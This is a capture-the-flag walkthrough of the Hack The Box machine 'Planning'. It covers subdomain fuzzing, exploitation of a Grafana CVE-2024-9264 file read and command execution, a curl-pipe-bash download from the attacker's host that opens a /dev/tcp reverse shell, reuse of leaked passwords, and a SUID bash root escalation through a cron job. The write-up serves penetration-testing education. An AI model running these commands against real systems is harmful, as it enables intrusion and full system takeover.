HTB: Planning - Easy
Enumeration
First we start off with a Nmap scan with nmap -sV -sC 10.129.81.247 -oN nmap/planning.nmap – resulting in the following results:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-15 20:33 CEST
Nmap scan report for 10.129.81.247
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.60 seconds
Note: you already get credentials at the start of the machine.
We find out that planning.htb is used. Let’s add this to our /etc/hosts file.
Now when navigating to the site, we are met with a page with some functionality.
In the mean time, I tried multiple directory brute forces – but none worked. Leaving me with trying a random wordlist combined_subdomains.txt from Seclists.
ffuf -w /usr/share/seclists/Discovery/DNS/combined_subdomains.txt:FUZZ -u http://planning.htb -H 'Host: FUZZ.planning.htb' -fs 178
Resulting after some time with:
grafana [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 19ms]
So again, it shows the password when the machine is started:


With these credentials we can login at grafana.planning.htb:

Revealing access to the panel – as the user admin:
Initial access
So immediately I researched for a authenticated vulnerability in Grafana, revealing the following exploit: https://github.com/nollium/CVE-2024-9264.
Which we could then exploit using python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -f /etc/passwd http://grafana.planning.htb – which shows /etc/passwd:
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Reading file: /etc/passwd
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/etc/passwd'):
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
grafana:x:472:0::/home/grafana:/usr/sbin/nologin
It also contains a function to execute commands, this is possible with the following command:
python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r  -c whoami  http://grafana.planning.htb
[..]
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: whoami
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('whoami >/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
root
And I started a Netcat listener with nc -lvnp 443 – where I then executed the following command to obtain shell:
python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r  -c 'curl http://10.10.14.190/shell.sh | bash '  http://grafana.planning.htb
[..]
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: curl http://10.10.14.190/shell.sh | bash
The file shell.sh contains /bin/bash -i >& /dev/tcp/10.10.14.190/443 0>&1.
I forgot to screenshot, but I got access as root in a docker container.
Privilege Escalation
Escalating from docker container to enzo
With access to the machine, I did not want to run linpeas – but for some reason I totally overlooked the following:
[..]
╔══════════╣ Environment
╚ Any private information inside environment variables?
AWS_AUTH_SESSION_DURATION=15m
HOSTNAME=7ce659d667d7
PWD=/usr/share/grafana
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_HOME=/usr/share/grafana
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
HOME=/usr/share/grafana
AWS_AUTH_EXTERNAL_ID=
SHLVL=2
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
GF_SECURITY_ADMIN_USER=enzo
[..]
This revealed the password for the user enzo – allowing for SSH access to the host machine from the docker container:
ssh enzo@10.129.81.247
[..]
enzo@planning:~$ cat user.txt
7ede0c928[..]8c3181ef0880f6
Escalating from enzo to root
So after enumerating the machine, I noticed a file called crontab.db – which contains the password P4ssw0rdS0pRi0T3c:
cat /opt/crontabs/crontab.db
[..]
{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz","schedule":"@daily","stopped":false,"timestamp":"Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740774983276,"saved":false,"_id":"GTI22PpoJNtRKg0W"}
{"name":"Cleanup","command":"/root/scripts/cleanup.sh","schedule":"* * * * *","stopped":false,"timestamp":"Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740849309992,"saved":false,"_id":"gNIRXh1WIc9K7BYX"}
When looking at the locally running services – this contains the port 8000:
enzo@planning:~$ ss -tulnp
[..]
Netid   State    Recv-Q   Send-Q       Local Address:Port        Peer Address:Port   Process
udp     UNCONN   0        0               127.0.0.54:53               0.0.0.0:*
udp     UNCONN   0        0            127.0.0.53%lo:53               0.0.0.0:*
udp     UNCONN   0        0                  0.0.0.0:68               0.0.0.0:*
tcp     LISTEN   0        4096         127.0.0.53%lo:53               0.0.0.0:*
tcp     LISTEN   0        511              127.0.0.1:8000             0.0.0.0:*
tcp     LISTEN   0        4096             127.0.0.1:3000             0.0.0.0:*
tcp     LISTEN   0        511                0.0.0.0:80               0.0.0.0:*
tcp     LISTEN   0        4096            127.0.0.54:53               0.0.0.0:*
tcp     LISTEN   0        70               127.0.0.1:33060            0.0.0.0:*
tcp     LISTEN   0        4096             127.0.0.1:33021            0.0.0.0:*
tcp     LISTEN   0        151              127.0.0.1:3306             0.0.0.0:*
tcp     LISTEN   0        4096                     *:22                     *:*
So I port forwarded this port to my localhost on port 1337 – this is done with:
ssh -L 1337:localhost:8000 enzo@planning.htb
When navigating to this – at 127.0.01:1337, the site is revealed with a form of basic authentication:

So I tried the user root with the password P4ssw0rdS0pRi0T3c:

This is a site where I can create my own Cronjob, so lets add a new cronjob and set the SUID for /bin/bash (I am using a VIP+ subscription, so no one was harmed):

When this is created, I clicked the run now button – when executes the cronjob directly, allowing me for root access with /bin/bash -p:
enzo@planning:~$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# cat /root/root.txt
115c39c9[..]e027c627